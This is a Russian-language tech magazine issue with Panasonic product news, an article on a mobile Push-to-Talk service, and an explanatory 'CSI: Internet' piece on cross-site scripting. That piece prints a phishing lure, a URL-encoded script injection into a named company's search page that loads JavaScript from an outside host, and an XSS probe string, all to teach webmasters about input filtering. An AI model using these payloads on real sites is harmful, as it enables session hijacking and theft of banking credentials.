Для воспроизведения Full HD-контента предназначен новый плеер Blu-ray DMP-BD10A с поддержкой 7.1-канального звука форматов Dolby TrueHD и DTS-HD. Он также позволяет просматривать видео, записанное в формате AVCHD. Помимо прочего данная модель плеера оснащена современными технологиями обработки изображения, такими как P4HD, Diagonal Processing, DNR и т. д., позволяющими значительно улучшить качество воспроизведения. Предлагая пользователям законченную концепцию домашнего кинотеатра, компания Panasonic во всех новинках с HDMI-разъемом реализовала поддержку технологии VIERA Link, которая позволяет управлять вышеописанными устройствами, включая HD-видеокамеры и аудиосистемы Panasonic, при помощи универсального пульта управления.



Ультракомпактная и стильная видеокамера Panasonic SDR-S10 с 2,7-дюймовым дисплеем и 10-кратным оптическим зумом имеет габариты всего 31x63x114 мм и в качестве носителя использует карты SD или SDHC. На флеш-накопитель емкостью 4 Гбайт можно записать до 100 минут видео в формате MPEG-2. Но главной особенностью камеры является ее ударопрочность и водозащищенность. Демонстрируемые образцы уверенно ра-

Panasonic SDR-S10

Модель	Panasonic SDR-S10
Цена, \$	около 550
Видеоформат/носитель	MPEG-2/SD/SDHC
Размер CCD-матрицы, дюймов/разрешение, мегапикселей	1,6/0,8
Фоторазрешение, пикселей	640x480
Режим съемки 16:9	•
Максимальный зум оптич./цифр. x	10/700
Светосила/фокусное расстояние (формат 35 мм), мм	F1,8 (wide), F2,4 (tele)/44,1–441 (4:3), 44,4–444 (16:9)
Размер дисплея, дюймов/разрешение, пикселей	2,7/123 000
Видискатель/стабилизатор	–/E.I.S.
Интерфейсы	AV out, USB 2.0, совместимость с PictBridge
Габариты, мм/вес, г	31x63x114/182

ботали «под душем» и после падения примерно с метровой высоты (допускается падение с высоты до 1,2 метра). Такая камера идеально подойдет для экстремального отдыха и тяжелых условий эксплуатации. Приобрести ее можно будет уже в мае.

Panasonic DMC-TZ3/DMC-TZ2



Наследницы популярной камеры TZ1 внешне очень похожи на предшественницу, но имеют ряд существенных отличий. Новинки оснащены широкоугольной оптикой Leica DC VARIO-ELMAR с минимальным фокусным расстоянием 28 мм, что позволяет поместить в кадр больше информации. Стоит отметить, что просмотр на HD-телевизорах снимков, сделанных в широкоугольном режиме и формате 16:9, доставляет одно удовольствие.

Модель TZ3 имеет эффективное разрешение 7,2 мегапикселя и дисплей с диагональю 3 дюйма, идеально подходящий для съемки в формате 16:9. Шестимегapixelная модель TZ2 оснащена дисплеем 2,5 дюйма и так же, как и TZ3, имеет функцию «Power LCD», позволяющую увеличить яркость дисплея на 40%. 10-кратный зум-объектив оснащен стабилизатором изображения Mega O.I.S. Интересной особенностью является функция «Extra Optical Zoom», позволяющая увеличить максимальное значение оптического зума до 15 крат в модели TZ3 и до 13,8 крат в TZ2. Это возможно за счет уменьшения рабочей поверхности матрицы и изменения фокусного расстояния, при этом правда, разрешение понижается до 3 мегапикселей. Также камеры оснащены процессором Venus Engine III, новыми режимами съемки, функцией быстрого доступа к сохраненной информации Clipboard, возможностью прямой печати, поддержкой карт SDHC и т. д. Новинки поступят в продажу апреле.

Модель	Panasonic DMC-TZ3	Panasonic DMC-TZ2
Цена, \$	около 590	500
Размер CCD-матрицы, дюймов/разрешение номинальное/эффективное, мегапикселей	1/2,35 /8,5/7,2	1/2,33 /7,39/6,0
Максимальное разрешение, пикселей	3328x1872	3072x1728
Режим съемки 16:9	•	•
Максимальный зум оптич./цифр., x	10/4	10/4
Светосила /фокусное расстояние (формат 35 мм), мм	Wide: F3,3/F8,0; Tele: F4,9/F11 /28–280	Wide: F3,3/F8,0; Tele: F4,9/F11/28–280
Диапазон чувствительности по ISO	Auto/100/200/400/800/1250 (High Sensitivity Mode: 3200)	Auto/100/200/400/800/1250 (High Sensitivity Mode: 3200)
Размер дисплея, дюймов/разрешение, пикселей	3/230 000	2,5/207 000
Видоискатель/стабилизатор	—/Mega O.I.S.	—/Mega O.I.S.
Формат носителя	SD, SDHC, MMC	SD, SDHC, MMC
Интерфейсы	DC Input, AV Out, USB 2.0	DC Input, AV Out, USB 2.0
Габариты, мм/вес, г	105x59,2x36,7/232	105x59,2x36,7/222



Panasonic HDC-SD1/HDC-DX1

Модель	Panasonic HDC-SD1	Panasonic HDC-DX1
Цена, \$	около 1550	около 1400
Видеоформат/носитель	MPEG-4-AVC/H.264 (AVCHD-совместимый)/SDHC	MPEG-4-AVC/H.264 (AVCHD-совместимый)/DVD
Размер CCD-матрицы, дюймов/разрешение, мегапикселей	3CCD 1,4/0,56x3	3CCD 1,4/0,56x3
Фоторазрешение, пикселей	1920x1080	1920x1080
Режим съемки 16:9	•	•
Максимальный зум оптич./цифр., x	12/120	12/120
Светосила/фокусное расстояние (формат 35 мм), мм	F1,8-2,8/38,5–462 (16:9)	F1,8-2,8/38,5–462 (16:9)
Размер дисплея, дюймов/разрешение, пикселей	3 (широкоформатный)/250 000	3 (широкоформатный)/250 000
Видоискатель/стабилизатор	•/O.I.S.	•/O.I.S.
Интерфейсы	карт-ридер, USB 2.0, HDMI out, совместимость с PictBridge	карт-ридер, USB 2.0, HDMI out, совместимость с PictBridge
Габариты, мм/вес, г	74x69x142/430	92x91x174/680

Первыми HD-камерами в линейке продуктов Panasonic стали модели SD1 и DX1 с разрешением 1080i и поддержкой формата AVCHD (Advanced Video Coding High Definition). Особый интерес вызывает модель SD1, которая в качестве носителя использует SDHC-карту (DX1 работает с 8-см DVD-носителем) и позволяет записать на носитель емкостью 4 Гбайт до 40 минут видео с максимальным битрейтом 13 Мбит/с и до 90 минут с битрейтом 6 Мбит/с. Для DX1 эти значения составляют 14 и 31 минуту соответственно. При использовании двуслойных дисков время записи удваивается. Высокое качество сжатого HD-материала обеспечивается новым кодеком H.264. Безусловно, камеры имеют трехматричную систему и оптический стабилизатор изображения, а также зум-микрофон и поддержку 5.1-канального звука. Высочайшее качество HD-видео помимо прочего обеспечивает оптика Leica Dicomar, имеющая 13 элементов в 10 группах. Panasonic относит данные модели к формату Full HD, о чем свидетельствует логотип на камерах, внося, по нашему мнению, некоторую путаницу в обозначение форматов. Ведь название Full HD у покупателей уже ассоциируется с разрешением 1080p (progressive), в то время как данные камеры поддерживают лишь разрешение 1080i (interlaced), общепринято называемое HD. Отметим, что и некоторые другие компании прибегают к подобному трюку. Любители широкоформатного видео высокой четкости смогут приобрести новинки начиная с апреля.

CSI:



Место преступления Интернет

Часть 1
Опасные ссылки

С помощью хитростей хакеры незаметно взламывают банковские сайты. Мы начинаем серию статей CSI рассказом о том, как профессионалы вычисляют следы таких атак.

Жертва

Господин М. стал жертвой хакерской атаки. Однако он не может это доказать. Нет никаких следов преступления: протокол банковского сервера содержит только IP-адрес господина М., а его компьютер свободен от вирусов, программ-шпионов или троянов. Но причиненный вред очевиден: счет на сумму более \$2000 за электронные устройства, купленные в одном интернет-магазине, указывает на то, что преступление было совершено.


«PIN моего онлайн-ового счета знаю только я, а коды TAN (TransActions Number — в онлайн-банкинге секретный код, вместе с PIN служит для идентификации клиента; для каждой транзакции используется новый TAN) хранятся надежно, — говорит господин М. и заверяет, — на фишинговые письма я тоже никогда не отвечаю. Я не

настолько наивен, чтобы поверить, что мой банк станет просить меня прислать ему по электронной почте мой PIN и двадцать TAN-кодов».

Между тем ловушки вроде этой хорошо знакомы следователям, которые занимаются делами, связанными с электронным мошенничеством. Многие веб-сайты имеют опасные дыры, позволяющие изобретательным хакерам использовать кросс-сайт-скриптинг. Риск подобных атак подвержены даже известные компании. Каждый их посетитель теоретически может стать жертвой хакеров.


В надежде вернуть деньги господин М. обращается к нам и просит разобраться в его деле. Что ж, мы можем попробовать это сделать, но лишь при условии, если с момента происшествия он не прикасался к своему ПК. Специальная команда CHIP тщательно осматривает место преступления,

Жертва: веб-сайт



МНОГИЕ САЙТЫ не имеют защиты от кросс-сайт-скриптинга. Сайт концерна TUV Sud также не был от него защищен. Чтобы показать это, мы перекрыли черепом slogan «Высокая безопасность — главная ценность». Теперь этим словам вновь можно верить

Другие наши жертвы



Новый сериал CHIP

В американском криминальном сериале CSI (телеканал DTV) следователи раскрывают преступления с помощью научных методов. CHIP использовал CSI в качестве прообраза для собственного «сериала», который рассказывает, как профессионалы борются с растущей компьютерной преступностью.



то есть компьютер. Первым делом придется согласиться с заявлением М.: в его компьютере нет вредоносных программ. Поэтому мы можем исключить версию о манипуляции с помощью троянов и кейлоггеров. Дело становится все более загадочным. Кто же смог получить доступ к счету господина М.? И, прежде всего, как?

Поиск следов на месте преступления

Первый след мы находим в электронной почте господина М. Это сообщение, которое обещает крупный выигрыш: «Для участия в нашей лотерее щелкните здесь». В отличие от фишинговых писем, ссылка действительно указывает на банковский сервер. Однако след еще горяч: открывшаяся веб-страница вроде бы принадлежит домену кредитного института, но в действительности содержание этой страницы не видел никто кроме господина М. Может быть, какой-то хакер внедрил это содержание в канал связи с помощью атаки man-in-the-middle (вид хакерской атаки, при которой злоумышленник перехватывает канал связи между двумя системами и получает доступ ко всей передаваемой информации)? Но это невозможно: сайт использует SSL-зашифрованный протокол HTTPS, который надежно защищает от атак такого рода.

В том же самом сообщении наталкиваемся еще на один след: URL указывает на поисковую страницу банка. Там, где должно быть искомое понятие, находится неестественно длинная последовательность символов. Анализ показывает, что это hex-код, оказавшийся после расшифровки Java-скриптом. И он не имеет отношения к банковскому серверу. Наше подозрение таково: господин М. стал жертвой кросс-сайт-скриптинга (Cross-Site Scripting, или XSS).

Тайна Java-скриптов

Чтобы понять, как была произведена атака, мы анализируем ссылку в нашей лаборатории. Открываем ее так же, как это сделал господин М. На первый взгляд ничего странного нет. Страница приглашает принять участие в лотерее. Однако взгляд на исходный код открывает нечто большее. Здесь мы вновь находим Java-скрипт, уже знакомый нам по расшифрованной ссылке. Он стоит на том месте, где обычно находится содержание строки поиска: классический прием кросс-сайт-скриптинга. Нам сразу становится ясно, что разработчики сайта упустили из вида необходимость фильтровать данные, вводимые пользователем. Поэтому хакер смог вставить в фор-

муляр свой тег, и ему достаточно было щелкнуть по кнопке «Найти», чтобы внедрить скрипт в сайт. На странице с результатами поиска вместо «Вы искали: [понятие] Результаты» появилась надпись «Вы искали Результаты». Java-скрипт был автоматически вставлен вместо искомого понятия, и браузер немедленно выполнил его. После этого хакеру оставалось скопировать ссылку страницы с результатами поиска из адресной строки в сообщение, адресованное М. Чтобы проверить это, мы вводим в строку поиска безобидный текст «';-<XSS>=&{()» (трюк, который мы подсмотрели у хакеров). И символы «<XSS», появившиеся в исходном коде банковского сайта, подтверждают его уязвимость для кросс-сайт-скриптинга.

На что же повлиял хакерский Java-скрипт? Чтобы выяснить это, открываем файл и внимательно анализируем его. Результат: Java-скрипт написан так, чтобы контролировать операции господина М. на банковском сайте. При первой же попытке перевести деньги хакер заблокировал посылку кода TAN и запросил у господина М. новый код. После этого, имея номер счета, PIN и TAN, хакер мог спокойно совершать покупки. Благодаря →

СЛЕД ПЕРВЫЙ

Адрес: michaelm@dasopfer.de

Ссылка:

Введите:

Объект: Jetzt gewinnen!

Sehr geehrte Kundin,
sehr geehrter Kunde,

wir freuen uns Ihnen mitteilen zu dürfen, dass unser großes Weihnachtsgewinnspiel bald startet. Melden Sie sich jetzt an und gewinnen Sie einen von 100 tollen Preisen. [Klicken Sie hier um zum Gewinnspiel zu kommen.](#)

Mit freundlichen Grüßen,
Ihre TÜV Süd

<http://www.tuev-sued.de/suche?func=view&wid=100&languages=German&query=%3C%73%63%72%69%70%74%2>

```
<script  
src="http://pletzer.googlepages.com/hallo.js"  
></script>
```

СООБЩЕНИЕ-ИСКУСИТЕЛЬ

XSS-хакер заманивает свою жертву с помощью специально подготовленной ссылки. За URL скрывается зашифрованный вредоносный Java-скрипт



тому что господин М. в подходящий для злоумышленника момент воспользовался своим счетом, тот смог узнать необходимые банковские данные.

Как защитить веб-сайт

Современные антифишинговые фильтры бессильны против кросс-сайт-скриптинга. Существует слишком много возможностей манипулировать содержанием веб-сайтов. Положение осложняется тем, что подобные атаки производятся на вполне надежных с виду сайтах банках или в интернет-магазинах. Здесь можно дать только один совет: не щелкайте по странным ссылкам — даже в тех случаях, когда речь идет о HTTPS-сайтах. В конечном счете безопасность навигации в Интернете зависит только от веб-мастера. Именно он должен защитить поля ввода, которые есть на сайте, от возможных манипуляций. В идеальном

случае для этого необходимо запретить ввод любых символов, кроме букв и цифр. Специальные символы, например угловые скобки < >, браузер может принять за фрагмент программного кода — и выполнить опасный Java-скрипт.

Темная сторона браузеров

Однако знакомство с хакерским арсеналом показывает, что просто отфильтровать Java-коды недостаточно. Дело в том, что для выполнения Java-скриптов не обязательно требуется HTML-команда «<script>». Скрипт может быть выполнен другим путем, например с помощью тега «», который обычно используется для вставки в веб-сайт графических объектов. Команда «» выполняется и в Opera 9.02, и в Internet Explorer 6. Она позволяет обойти сразу несколько фильтров, потому что в ней нет специальных символов, а есть лишь последовательность прописных и строчных букв. Кроме того, эта команда не имеет закрывающей угловой скобки. Причина того, что она выполняется браузерами, заключается в их толерантности к ошибкам. Многие сайты содержат неправильные HTML-теги, требующие коррекции ошибок, поэтому разработчики браузеров были вынуждены немного смягчить свои правила. Но преимущество для пользователя превратилось в фактор риска.


Игры с безопасностью

Действительно, многие сайты подвержены риску атак XSS. Некоторые веб-мастера даже не имеют понятия о возможных дырах. Другие намеренно игнорируют слабые места. Тот, кто вовремя не ликвидирует такие лазейки, ставит под угрозу безопасность своего сайта, а заодно и его посетителей. Когда на головном международном сайте нашего журнала www.chip.de была открыта возможность для XSS-атаки, программисты немедленно залатали дыру. Благодаря их последующей проверке и рекомендациям закрыли лазейки в своей защите даже такие именитые компании как Apple или Spiegel Online.

Этим не исчерпываются все новые опасности в Интернете: хакеры постоянно придумывают способы нападения. Подробнее об этом — в следующей серии «CSI: Интернет».

■ ■ ■ Валентин Плетцнер

СЛЕД ВТОРОЙ



```
<td valign="top" width="2"></td>
<td valign="top"><input maxLength="255" name="query"
style="cursor:text; font-size:12px; width:400px; background-color:#FFFFFF;"
type="text" value="<script src="http://pletzer.googlepages.com/hallo.js"></script"></td>
</tr>
```

```
stellungen\pletzer\Desktop\hallo.js *)
Suchen Ansicht Format Werkzeuge Skripte HTML Einstellungen Fenster Hilfe
2.. hallo.js
for (var i=0; i<document.images.length; ++i)
if (document.images[i].src=="http://www.tuev-sued.de/extras/styles/tuev_internet/ima
document.images[i].src="http://pletzer.googlepages.com/hallo.jpg";
```

HTML-ТРЮКИ

Через поле поиска хакерский скрипт встраивается в сайт и выполняется браузером. На рисунке — пример безобидного скрипта для замены изображения

Рация в сотовой сети



Два года назад CHIP уже писал о технологии РТТ, однако тогда нам пришлось ограничиться теорией. С 2007 года услуга Push-to-Talk доступна в Москве и Петербурге в сети «Мегафон», и мы решили проверить, как она функционирует на практике.

В этой статье

Как работает Push-to-Talk?

Что предлагает «Мегафон»?

Тестирование услуги РТТ

Телефоны с РТТ

PUSH-TO-TALK OVER CELLULAR

Речь в виде пакетов данных

Сначала мы объясним один терминологический вопрос, который может сбить с толку начинающих радиотов. Для обозначения технологии передачи голоса в режиме рации в сотовых сетях обычно используют термин Push-to-Talk (РТТ), буквально означающий «нажми и говори». Однако правильнее будет употреблять аббревиатуру PoC (Push-to-Talk over Cellular) — этот термин используют поставщики оборудования. Если вы зайдете, например, на сайт компании Nokia, то в технических характеристиках телефонов встретитесь именно с таким обозначением. Данное название пришло из мира портативных радиостанций — там термин РТТ используется для обозначения спе-

циальной кнопки «Push to talk key» (РТТ key): нажал — говоришь, отпустил — слушаешь.

Фактически мобильный телефон в режиме Push-to-Talk работает точно так же, как и рация — связь при этом получается симплексная, то есть односторонняя: разговаривать можно только по очереди. Более того, в случае с вариантом передачи голоса в сотовых сетях даже наблюдается некий прогресс по сравнению с обычными рациями, но подробнее об этом будет сказано чуть позднее.

Итак, как же работает технология Push-to-Talk? В отличие от традиционных телефонных разговоров здесь речь передается в виде пакетов данных — через пакетное соединение GPRS или EDGE. Происходит это в буквальном смысле на лету: телефон в режиме реального времени преобразует речь в пакеты данных и отправляет их в сеть. В сети данные получает специальный выделенный сервер, который отвечает за дальнейшее распределение этих самых пакетов — он отправляет их одному абоненту или сразу нескольким, если вы ведете разговор с группой собеседников. В отличие от традиционного телефонного разговора соединение РТТ устанавливается почти мгновенно, что

делает систему идеальной для коротких оперативных переговоров, ориентированных на координацию каких-либо действий. При этом Push-to-Talk работает в роуминге, и, что немаловажно, дополнительных расходов на междугородную или международную связь никто из абонентов не несет, ибо пакетам данных по IP-сети, по большому счету, все равно, куда идти.

Передаются пакеты с помощью RTP (Real-Time Transport Protocol) — транспортного протокола реального времени, служащего для доставки потока аудио и видео. В отличие от TCP протокол RTP поддерживает многоадресную передачу. Важным преимуще-

CHIP Вывод

Сервис Push-to-Talk over Cellular — полезная и во многих отношениях привлекательная услуга оператора «Мегафон», но пока что слишком дорогая. Как только оператор объявит о снижении цен в связи с переходом на точку доступа GPRS, мы рекомендуем воспользоваться этой возможностью и влиться в ряды сотовых радиотов.

«Мегафон-Москва»: настройки Push-to-Talk


шеством технологии Push-to-Talk является возможность одновременной связи сразу с несколькими адресатами: в случае обычного телефонного разговора для этих целей пришлось бы звонить всем по очереди и объединять абонентов в так называемую конференцию — с использованием РТТ этого делать не придется.

ПРЕИМУЩЕСТВА РТТ

Говорим по очереди

По сравнению с обычной рацией у Push-to-Talk есть два существенных преимущества: расстояние между абонентами не имеет никакого значения, лишь бы они находились в пределах действия сотовой сети, в то время как рации обладают ограниченной «дальнобойностью» (обычно до 5 км) — это первое; второе — речь передается в цифровом виде, что обеспечивает хорошую помехоустойчивость по сравнению с обычной аналоговой рацией.

Есть и третье, менее очевидное преимущество, о котором тоже нелишне будет упомянуть. Поскольку мобильный телефон все, как правило, носят с собой, то отпадает необходимость иметь при себе и аппарат, и рацию. В качестве еще одного преимущества можно указать на то, что никто из абонентов не перебивает друг друга. Если в обычном эфире два человека начнут говорить одновременно — получится каша, а с помощью РТТ все говорят по очереди: пока не закончил один участник группы, реплика другого ждет своего часа на сервере.



GPRS/EDGE Отправляясь в турпоход по таежным тропам, не забывайте о том, что РТТ работает только в зоне действия GPRS/EDGE

Настройки GPRS-соединения:

- 1 APN = wap;
- 2 имя пользователя = SIP (в верхнем регистре);
- 3 пароль = SIP (в верхнем регистре);
- 4 прокси-сервер не используется (не заполняется).

Настройки клиента РТТ:

- 1 имя пользователя для клиента РТТ = 7926xxxxxx, то есть указывается телефонный номер абонента в таком формате (для абонентов с городскими номерами — 7925xxxxxx);
- 2 пароль для клиента РТТ = SIP (в верхнем регистре);
- 3 домен = megafonpro.ru;
- 4 имя сервера РТТ = roc.megafonpro.ru;
- 5 область = PoC Service C1.0 (в настройках аппарата также может называться «Область PoC» — зона http аутентификации или realm). Могут встречаться аппараты, в которых не предлагается

указать область (как правило, это клиенты РТТ версии 1.5). Для тех аппаратов, в которых поле «Область» есть, указание обязательно. Если ее не надо прописывать, то, как следствие, пользователю может быть предложено указать имя/пароль при установлении соединения или же связь с РТТ не будет установлена.

Форматы адресов, используемые в РТТ:

- 1 адрес, контакт (абонента) — sip:7926xxxxxx@megafonpro.ru, где 7926xxxxxx — это телефонный номер абонента (для абонентов с городскими номерами — 7925xxxxxx). Например, sip:79262032262@megafonpro.ru;
- 2 адрес открытой группы — имя_группы&7926xxxxxx@megafonpro.ru, где 7926xxxxxx — это телефонный номер создателя группы (для абонентов с городскими номерами — 7925xxxxxx). Например, Друзья&79262032262@megafonpro.ru.

Сервер, поддерживаемый оператором сотовой сети, позволяет абонентам создавать группы, просматривать статус других пользователей и т. д. — в некотором смысле это отдаленно похоже на контакт-лист в Skype, хотя сама система работает на базе конкурирующего стандарта SIP (Session Initiation Protocol). В связи с этим, кстати, теоретически возможны прямые соединения между абонентами сотовых и SIP-сетей, хотя на практике для этого потребуются устанавливать между ними межсетевые шлюзы, что операторам, к сожалению, не нужно и не выгодно.

Пользователю услуги могут быть присвоены различные статусы: метка «Доступен» добавляется в том случае, если приложение РТТ на мобильном телефоне активно и с абонентом возможно установить соединение. Статус «Не доступен» присваивается, когда приложение РТТ не активно, пользователь не зарегистрирован в услуге или на данный момент у него установлено соединение с другим абонентом. При попытке установить соединение с пользователем, находящимся в статусе «Не доступен», на экране мобильного телефона инициатора вызова отображается информация о невозможности установления соединения. Статус «Не беспокоить» присваивается в том слу-

чае, если у абонента, например, установлен режим «Без звука». При попытке установить соединение с пользователем, находящимся в данном статусе, на экране мобильного телефона инициатора вызова отображается информация о невозможности установления соединения.

НЕДОСТАТКИ РТТ

Вся надежда на EDGE

Конечно же, у Push-to-Talk имеются и вполне очевидные недостатки. Во-первых, технология работает только в зоне действия сотовой сети, поэтому в поход по глухим таежным лесам все-таки придется брать с собой обычные рации.

Во-вторых, качество услуги напрямую зависит от работы GPRS у оператора, и если соединение нестабильное, то ничего кроме кваканья и бульканья вы не услышите. Именно поэтому сами операторы, как правило, открывают Push-to-Talk только после запуска сети EDGE — эта технология по крайней мере позволяет гарантировать некую минимальную скорость передачи данных, достаточную для нормальной работы услуги, хотя во время перегрузок сети даже она не сможет ничем помочь. →



PUSH-TO-TALK Все настройки службы PTT в сотовых телефонах Motorola собраны в разделе «PTT Menu»



PTT SERVICE NOT AVAILABLE — появление такой надписи означает, что вы вышли из зоны действия сервиса PTT

В-третьих, для работы Push-to-Talk, как ни банально это прозвучит, требуется поддержка этой технологии мобильным телефоном. До сих пор только компании Nokia и Motorola активно внедряют поддержку PTT в свои новые модели. Остается надеяться, что в будущем ситуация будет развиваться так же, как и, например, с MMS: сначала технологию поддерживали лишь некоторые аппараты, а сегодня она стала массовой. Тем более что для реализации Push-to-Talk достаточно программных решений. Например, в смартфонах Nokia для поддержки PTT следует установить лишь небольшую утилиту, которую можно скачать по адресу <http://europe.nokia.com/A4143002>. Хотя аппаратная реализация с выделением отдельной кнопки на боку телефона, конечно же, более удобна.

«МЕГАФОН» И NOKIA

Тестируем PTT

Тестирование новой услуги мы проводили совместно с Северо-Западным филиалом ОАО «Мегафон» с помощью трех смартфонов серии N от компании Nokia. Вообще, следует отметить, что «Мегафон» питает особые чувства к Nokia и ее смартфонам в частности, демонстрируя большинство новых услуг именно на этом оборудовании. Однако в данном случае это справедливо, ведь Nokia действительно была первой компанией, предложившей телефоны с поддержкой PTT в России.

Итак, мы снова были по Санкт-Петербургу, периодически нажимая и удерживая кнопку отправки вызова: именно так включается услуга Push-to-Talk в ее программной реализации, то есть на тех смартфонах, где нет аппаратной кнопки «PTT key». Перед тем как воспроизвести монолог собеседника через громкую связь, телефон издает короткую трель, чтобы абонент успел поднести трубку к уху. Действительно, качество речи оказалось неплохим — без помех и шипения, так что пользоваться услугой можно с комфортом. Найти места с плохим качеством покрытия GPRS/EDGE нам не удалось: сеть либо есть, либо нет, поэтому выпадения фреймов зафиксировано не было. Лишь один раз, в момент так называемого «хендвера» (переключения между двумя базовыми станциями), реплика собеседника прервалась на пару секунд.

Но самое интересное — тестировать Push-to-Talk, находясь рядом друг с другом: в этом случае наглядно видны все задержки передачи голосовых сообщений. Если в случае с обычной рацией они проходят исключительно в режиме реального времени, то цифровой системе требуется некоторое время на установку соединения, поэтому адресат слышит сообщение хоть и в реальном времени, но с некоторой задержкой — после того как другой абонент фактически начинает говорить. Задержка составляет в среднем от 1 до 6 секунд, что, в общем, вполне приемлемо. Интересно, что не все адресаты слышат сообщение одновременно: для каждого задержка разная,

что, видимо, связано с разной скоростью выделения тайм-слотов под данные в условиях полноценно работающей сети, а не какого-то тестового сегмента, где задержек, наверное, не было бы вовсе. Однако в любом случае речь слышно почти сразу, и на удобство разговора небольшие задержки никак не влияют.

СТОИМОСТЬ УСЛУГИ

Копейка тариф бережет

Опытным путем нами было установлено, что одна секунда разговора эквивалентна примерно одному килобайту трафика, то есть кодирование происходит с битрейтом 8 кбит/с, чего для разборчивости речи и узнаваемости голоса вполне достаточно. Такой поток, по идее, должен укладываться в один тайм-слот GPRS (13,4 кбит/с), однако на практике из-за неравномерной скорости передачи пакетов средняя скорость может быть ниже 8 кбит/с, поэтому и рекомендуется использовать сеть EDGE, в которой это происходит быстрее.

Исходя из расхода трафика, не трудно подсчитать, во что обойдется общение при помощи Push-to-Talk. Поскольку трафик проходит исключительно через точку доступа GPRS-WAP, то 10 кбайт стоят 2 руб. 50 коп. (одна секунда — 25 коп.). При этом на некоторых тарифных планах «Мегафона» минута разговора внутри сети стоит 50 копеек. Удовольствие получается, мягко говоря, дорогое: гораздо дешевле просто позвонить. Однако «Мегафон» планирует в скором времени перевести Push-to-Talk на точку доступа GPRS-Интернет: здесь трафик значительно дешевле (68 копеек за 100 кбайт), чем разговаривать обычным образом. Тем не менее следует иметь в виду такую особенность, как округление GPRS-сессий. Если вы передали одно-два сообщения и отключились, то заплатите все равно за 100 кбайт. Также не стоит забывать и о том, что принцип «все входящие бесплатно» здесь не действует — за трафик платят как говорящий, так и слушающий абоненты.

■ ■ ■ Илья Шатилин

Телефоны с поддержкой РТТ: чем звонить будем?

Motorola L7e

Телефон классического тонкого фактора Motorola L7e (не путать со старой моделью Motorola L7) — хороший кандидат на роль сотовой рации. Всего за 6000 рублей вы получаете в свое распоряжение четырехдиапазонное мобильное устройство толщиной 11,5 мм с TFT-дисплеем с разрешением 176x220 (262 144 цвета), поддержкой сетей EDGE (класс 10), MP3-плеером,

адаптером Bluetooth с профилем A2DP, 1,3-мегапиксельной камерой и слотом для карт памяти microSD до 2 Гбайт (с возможностью горячей замены). Мы выбрали именно эту новую модель от Motorola, поскольку L7e поддерживает не только классический сервис Push-to-Talk, но также и его обновленный вариант Push-to-View. Этот сервис позволяет клиентам сотовой сети напрямую обмениваться картинками.



Nokia 5500 Sport

Nokia стала первым производителем, вышедшим на российский рынок с телефоном-рацией — спортивной моделью Nokia 5140. Сегодня практически все аппараты Nokia выпускаются с поддержкой РТТ — не стала исключением и новая модель Nokia 5500 Sport. Сравнив технические характеристики 5140 и 5500 вы увидите, какого прогресса достигли мобильные устройства всего за последние два года.

Место STN-дисплея с разрешением 128x128 точек (4096 цветов) на новой модели занял TFT-экран с разрешением 208x208 точек (262 144 цвета). В то время как Nokia 5140 имела всего 4 Мбайт встроенной памяти, новая Nokia 5500 Sport располагает 8 Мбайт, а также слотом для microSD с поддержкой карт до 2 Гбайт (64 Мбайт в комплекте поставки). Примитивная VGA-камера уступила место 2-мегапиксельной с 4-кратным зумом.



Sony Ericsson Z525i

Эту модель от компании Sony Ericsson, появившуюся в продаже в 2006 году, часто путают с раскладушкой Z520i. Действительно, аппараты практически одинаковы, однако если вы посмотрите на левый торец обеих моделей, то сразу заметите разницу: у Sony Ericsson Z520i прямо над кнопкой регулировки громкости звука располагается клавиша включения камеры, в то время как у Sony Ericsson Z525i здесь расположена кнопка с буквами «РТТ».

С точки зрения технических характеристик и функциональных возможностей раскладушка получилась довольно посредственной: небольшой внутренний TFT-дисплей с разрешением 128x160 точек (65 536 цветов) явно маловат для интернет-серфинга, встроенная память ограничена скромным объемом в 12 Мбайт, VGA-камера не сможет порадовать качественными снимками, а Bluetooth не поддерживает профиль A2DP. Впрочем, поклонников бренда Sony Ericsson это вряд ли остановит.



